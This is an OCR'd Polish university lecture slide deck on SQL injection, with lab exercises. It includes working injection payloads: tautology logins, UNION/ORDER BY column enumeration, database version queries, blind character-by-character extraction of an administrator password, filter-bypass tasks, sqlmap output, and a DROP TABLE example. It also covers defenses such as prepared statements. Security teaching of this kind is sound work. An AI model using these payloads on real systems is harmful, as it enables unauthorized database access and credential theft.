Akademia Górniczo-Hutnicza
im. Stanisława Staszica w Krakowie

AGH University of Science
and Technology

SQL Injection

T. Wachowski, J. Zduńczyk

2021

Definicja

SQL Injection

BAWiM

Definicja

SQL Injection - metoda ataku na systemy przyjmujące dane od użytkownika i dynamicznie generujące zapytania do bazy danych.

Definicja

SQL Injection - metoda ataku na systemy przyjmujące dane od użytkownika i dynamicznie generujące zapytania do bazy danych. Podatność powoduje brak wykorzystania bezpiecznych mechanizmów (np. Prepared Statements) i korzystanie z np. konkatenacji ciągów.

BAWiM

Czy to ważne?

- jest na liście OWASP Top 10 - jest tematem aż 32,078 CVE

BAWiM

Czy to ważne?

- jest na liście OWASP Top 10 - jest tematem aż 32,078 CVE
- ma poważne skutki - możemy wylistować lub czasem nawet usunąć całą bazę

BAWiM

Czy to ważne?

- jest na liście OWASP Top 10 - jest tematem aż 32,078 CVE
- ma poważne skutki - możemy wylistować lub czasem nawet usunąć całą bazę
- w niektórych przypadkach prowadzi nawet do ominięcia procesu logowania lub uzyskania shella na atakowanym serwerze

BAWiM

Czy to ważne?

- jest na liście OWASP Top 10 - jest tematem aż 32,078 CVE
- ma poważne skutki - możemy wylistować lub czasem nawet usunąć całą bazę
- w niektórych przypadkach prowadzi nawet do ominięcia procesu logowania lub uzyskania shella na atakowanym serwerze
- według danych dostarczonych w raporcie "State of the Internet" stworzonym przez Akamai, SQLi stanowi stanowi najczęściej występujący typ ataku na API

BAWiM




Fig. 3: SQLi remains the top web attack vector, as criminals look to exploit applications and APIs for access to sensitive or protected information

Źródło: Raport "State of the Internet"

Realne ataki

WordPress security: More than 600,000 sites hit by blind SQLi vulnerability in WP Statistics plugin

Adam Bannister 20 May 2021 at 13:33 UTC
Updated: 20 June 2021 at 07:38 UTC

WordPress | SQL Injection | Database Security

Sensitive database data at risk if webmasters fail to update systems

Realne ataki

WordPress security: More than 600,000 sites hit by blind SQLi vulnerability in WP S… plugin

Adam Bannister 20 May 2021 at 13:33 UTC
Updated: 20 June 2021 at 07:38 UTC

WordPress SQL Injection Database

Sensitive database data at risk if we…

Blocked accounts abused in Evolution CMS SQL injection attacks


Charlie Osborne 11 February 2021 at 15:29 UTC

SQL Injection Database Security PHP

Details of duo of flaws in management portal made public weeks after fix

Realne ataki

Realne ataki



WordPress security: More than 600,000 sites

How could this happen?

TalkTalk took over Italian telecommunications company Tiscali in 2009, who were using a very old way of code communicating with the database. The database itself was not at fault, but the way the code talked to it.

This flaw meant cyber criminals could hack the database using a simple SQL injection. In fact, these old web pages had already been attacked two times that year!

Investigations found that TalkTalk failed to update Tiscali's web pages, which led to the SQL injection attack. By entering SQL commands to interfere with their back-end database, cyber criminals could steal the data of all the customer files belonging to it.

BAWiM

SQL

SQL (Structured Query Language)

SQL

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

BAWiM

SQL

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'kowalski';
```

BAWiM

SQL

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'kowalski';
```

```
SELECT username, password
```
- pobierz dane z kolumn 'username' i 'password'

BAWiM

SQL

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'kowalski';
```

```
SELECT username, password          - pobierz dane z kolumn 'username' i 'password'
FROM users                         - z tabeli 'users'
```

BAWiM

SQL

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'kowalski';
```

```
SELECT username, password          - pobierz dane z kolumn 'username' i 'password'
FROM users                         - z tabeli 'users'
WHERE username = 'jkowalski';      - jeśli username to 'jkowalski'
```

BAWiM

SQL

SQL (Structured Query Language) - język programowania używany w celu *zarządzania* oraz *przeprowadzania operacji* na bazie danych.

```
SELECT username, password FROM users WHERE username = 'kowalski';
```

```
SELECT username, password          - pobierz dane z kolumn 'username' i 'password'
FROM users                         - z tabeli 'users'
WHERE username = 'jkowalski';      - jeśli username to 'jkowalski'
WHERE username LIKE 'jkowalski';
```

BAWiM

Znaki specjalne i operatory

`--` - komentarz (MySQL)
`#` - komentarz
`/* ... */` - komentarz wielolinijkowy
`%` - znak wzorca, np. `LIKE 'a%'` - zwraca wszystkie wartości z 'a' na początku
`||` - konkatenacja, łączy stringi
`OR` - alternatywa logiczna
`AND` - koniunkcja logiczna

BAWiM

Najprostszy przypadek

wpisz nazwę użytkownika search

BAWiM

Najprostszy przypadek

jkowalski	search

username	ID	Mode
jkowalski	45	Dark

```
SELECT username, id, mode FROM modes WHERE username = 'kowalski';
```

BAWiM

Najprostszy przypadek

' OR 1=1; - -	search

username	ID	Mode
anowak	142	Light
bdabrowski	286	Light
jkowalski	45	Dark

```
SELECT username, id, mode FROM modes WHERE username = '' OR 1=1;-- ;
```

BAWiM

Lab01

Zadanie - wyświetl zawartość całej tabeli.

Lab02

Zadanie - zaloguj się na konto *admin*.

Pierwsza linia obrony

Filtr – funkcja (program), która z danych wejściowych usuwa niepotrzebne, niechciane dane.

Pierwsza linia obrony

Filtr – funkcja (program), która z danych wejściowych usuwa niepotrzebne, niechciane dane. Mogą działać na zasadzie *denylisty* (odrzucenie lub usunięcie podanych słów lub wyrażeń) lub usuwać/neutralizować niepożądane znaki jak apostrof, backslash itp.

BAWiM

Jak to działa?

```
$input = "' or 1=1;-- "
```

↓ `filtr ("or", "and", "like", "=", "--")` ↓

```
$input = "' 11; "
```

Lab03

Zadanie - zaloguj się na konto *admin* omijając filtry.
Wskazówka - skorzystaj z *PayloadsAllTheThings* (SQL Injection).

BAWiM

ORDER BY

`ORDER BY [n/nazwa]` - sortuj wg nr lub nazwy kolumny

```
SELECT username, password FROM users ORDER BY 1;
SELECT username, password FROM users ORDER BY username;
```

ORDER BY

`ORDER BY [n/nazwa]` - sortuj wg nr lub nazwy kolumny

```
SELECT username, password FROM users ORDER BY 1;
SELECT username, password FROM users ORDER BY username;
```

username	password
anowak	e10adc3949ba59abbe56e057f20f883e
bdabrowski	e10adc3949ba59abbe56e057f20f883e
jkowalski	827ccb0eea8a706c4c34a16891f84e7b

BAWiM

UNION

`UNION [zapytanie]` - dołącz kolejne zapytanie

```
SELECT username FROM users UNION SELECT username FROM admins;
```

BAWiM

UNION

`UNION [zapytanie]` - dołącz kolejne zapytanie

```
SELECT username FROM users UNION SELECT username FROM admins;
```

username
bdabrowski
jkowalski
anowak
admin
superuser

BAWiM

Po co nam to?

Używając **ORDER BY** lub **UNION** możemy się dowiedzieć z ilu kolumn pobieramy dane w oryginalnym zapytaniu (najczęściej nie jest ono dla nas widoczne).
Na przykład oryginalne zapytanie może wyglądać tak:

```
SELECT id, surname, name, sex FROM users;
```

BAWiM

Po co nam to?

Używając **ORDER BY** lub **UNION** możemy się dowiedzieć z ilu kolumn pobieramy dane w oryginalnym zapytaniu (najczęściej nie jest ono dla nas widoczne).
Na przykład oryginalne zapytanie może wyglądać tak:

```
SELECT id, surname, name, sex FROM users;
```

A w aplikacji zostaną zwrócone wartości w tej postaci:

BAWiM

Po co nam to?

Używając **ORDER BY** lub **UNION** możemy się dowiedzieć z ilu kolumn pobieramy dane w oryginalnym zapytaniu (najczęściej nie jest ono dla nas widoczne).
Na przykład oryginalne zapytanie może wyglądać tak:

```
SELECT id, surname, name, sex FROM users;
```

A w aplikacji zostaną zwrócone wartości w tej postaci:

name	**surname**	**m/f**
Jan	Kowalski	M
Bartosz	Dąbrowski	M
Anna	Nowak	F

BAWiM

Badanie ilości kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 1;-- ';
```

name	surname	m/f
Jan	Kowalski	M
Bartosz	Dąbrowski	M
Anna	Nowak	F

BAWiM

Badanie ilości kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 2;-- ';
```

name	surname	m/f
Bartosz	Dąbrowski	M
Jan	Kowalski	M
Anna	Nowak	F

BAWiM

Badanie ilości kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 3;-- ';
```

name	surname	m/f
Anna	Nowak	F
Bartosz	Dąbrowski	M
Jan	Kowalski	M

BAWiM

Badanie ilości kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 4;-- ';
```

name	surname	m/f
Anna	Nowak	F
Bartosz	Dąbrowski	M
Jan	Kowalski	M

BAWiM

Badanie ilości kolumn

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 ORDER BY 5;-- ';
```

```
0 results
```

BAWiM

Badanie ilości kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 UNION SELECT NULL;-- ';
```

```
0 results
```

Badanie ilości kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 UNION SELECT NULL, NULL;-- ';
```

```
0 results
```

Badanie ilości kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE
name='' OR 1=1 UNION SELECT NULL, NULL, NULL;-- ';
```

```
0 results
```

BAWiM

Badanie ilości kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE name='' OR 1=1
UNION SELECT NULL, NULL, NULL, NULL;-- ';
```

```
0 results
```

BAWiM

Badanie ilości kolumn - cd.

```
SELECT id, surname, name, sex FROM users WHERE name='' OR 1=1
UNION SELECT NULL, NULL, NULL, NULL, NULL;-- ';
```

name	surname	m/f

BAWiM

Lab04

Zadanie - zbadaj z ilu kolumn pobierane są dane w zapytaniu.

BAWiM

Zdobywanie informacji o bazie danych

Wersja bazy danych

BAWiM

Zdobywanie informacji o bazie danych

Wersja bazy danych

Oracle	- `SELECT banner FROM v$version`
Microsoft, MySQL	- `SELECT @@version`
PostgreSQL	- `SELECT version()`

BAWiM

Lab05

Zadanie - sprawdź wersję i typ bazy danych.

Lab06

Zadanie - sprawdź wersję bazy danych **Oracle**.

BAWiM

Lab07

Zadanie - korzystając ze zdobytej dotychczas wiedzy znajdź flagę w bazie danych.

BAWiM

Sposoby obrony

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)

Sposoby obrony

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)

Sposoby obrony

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)
- dla dynamicznych zapytań neutralizować znaki typu ' $\longrightarrow$ \'

BAWiM

Sposoby obrony

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)
- dla dynamicznych zapytań neutralizować znaki typu ' $\longrightarrow$ \'
- używać środków ograniczających wyciek danych (np. używając `LIMIT`)

BAWiM

Sposoby obrony

Według OWASP i PortSwigger należy:

- używać bezpiecznych API (z ograniczonymi możliwościami zapytań)
- używać walidacji po stronie serwera (np. za pomocą *whitelisty*)
- dla dynamicznych zapytań neutralizować znaki typu ' $\rightarrow$ \'
- używać środków ograniczających wyciek danych (np. używając `LIMIT`)
- używać tzw. Prepared Statements

```
connection.prepareStatement("SELECT * FROM products WHERE
category = ?");
```

BAWiM

sqlmap

sqlmap - narzędzie do wykrywania oraz wykorzystywania luk w zabezpieczeniach SQL. Wspiera popularne serwery baz danych jak **MySQL, Oracle, PostgreSQL** i inne.
Można pobrać samemu ze strony: https://sqlmap.org/

BAWiM

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Źródło: sqlmap.org

Demo

Blind SQLi

W wielu przypadkach nie mamy jednak dobrej informacji zwrotnej.

Blind SQLi

W wielu przypadkach nie mamy jednak dobrej informacji zwrotnej. Aby zdobyć dodatkowe informacje lub nawet złamać hasło administratora wykorzystujemy tzw. **blind SQL injection**.

Blind SQLi

W wielu przypadkach nie mamy jednak dobrej informacji zwrotnej. Aby zdobyć dodatkowe informacje lub nawet złamać hasło administratora wykorzystujemy tzw. **blind SQL injection**. Wynik działania naszej komendy możemy ocenić np. po *czasie wykonania komendy* lub też obserwując czy zwracane dane są posortowane.

BAWiM

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:

```
SELECT * FROM (SELECT username, password FROM users);
```

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:

```
SELECT * FROM (SELECT username, password FROM users);
```

Umieszczając `AND 1=1` oraz `AND 1=2` na końcu zapytania możemy sprawdzić czy aplikacja reaguje na logikę.

BAWiM

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:
`SELECT * FROM (SELECT username, password FROM users);`

Umieszczając `AND 1=1` oraz `AND 1=2` na końcu zapytania możemy sprawdzić czy aplikacja reaguje na logikę.

`SELECT 'tekst' FROM users;` - wynikiem zapytania będzie `'tekst'`

BAWiM

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:
`SELECT * FROM (SELECT username, password FROM users);`

Umieszczając `AND 1=1` oraz `AND 1=2` na końcu zapytania możemy sprawdzić czy aplikacja reaguje na logikę.

`SELECT 'tekst' FROM users;` - wynikiem zapytania będzie `'tekst'`

`LENGTH()` - sprawdza długość tekstu

BAWiM

Czego będziemy potrzebować?

Zapytania możemy zagnieżdżać - wyniki tych wewnętrznych zachowują się jak nowa tabela:
`SELECT * FROM (SELECT username, password FROM users);`

Umieszczając `AND 1=1` oraz `AND 1=2` na końcu zapytania możemy sprawdzić czy aplikacja reaguje na logikę.

`SELECT 'tekst' FROM users;` - wynikiem zapytania będzie `'tekst'`

`LENGTH()` - sprawdza długość tekstu

`SUBSTRING()` lub `SUBSTR()` - zwraca wycinek tekstu

BAWiM

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
AND (SELECT 'a' FROM users LIMIT 1)='a
```

BAWiM

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
AND (SELECT 'a' FROM users LIMIT 1)='a
```

Sprawdzenie, czy dany rekord jest w tej tabeli:

```
AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

BAWiM

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
AND (SELECT 'a' FROM users LIMIT 1)='a
```

Sprawdzenie, czy dany rekord jest w tej tabeli:

```
AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Znalezienie długości hasła:

```
AND (SELECT 'a' FROM users WHERE username = 'administrator' AND
LENGTH(password)>1)='a
```

BAWiM

Kolejne kroki

Sprawdzenie, czy dana tabela istnieje:

```
AND (SELECT 'a' FROM users LIMIT 1)='a
```

Sprawdzenie, czy dany rekord jest w tej tabeli:

```
AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Znalezienie długości hasła:

```
AND (SELECT 'a' FROM users WHERE username = 'administrator' AND
LENGTH(password)>1)='a
```

Znajdowanie kolejnych znaków hasła:


```
AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username =
'administrator')='a
```

```
AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username =
'administrator')='a
```

BAWiM

HTB Cyber Apocalypse 2021

POC na github


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Dzięki za uwagę!

Źródła: wikipedia, portswigger.net, sqlmap.org, owasp.org,
raport "State of the Internet"

BAWiM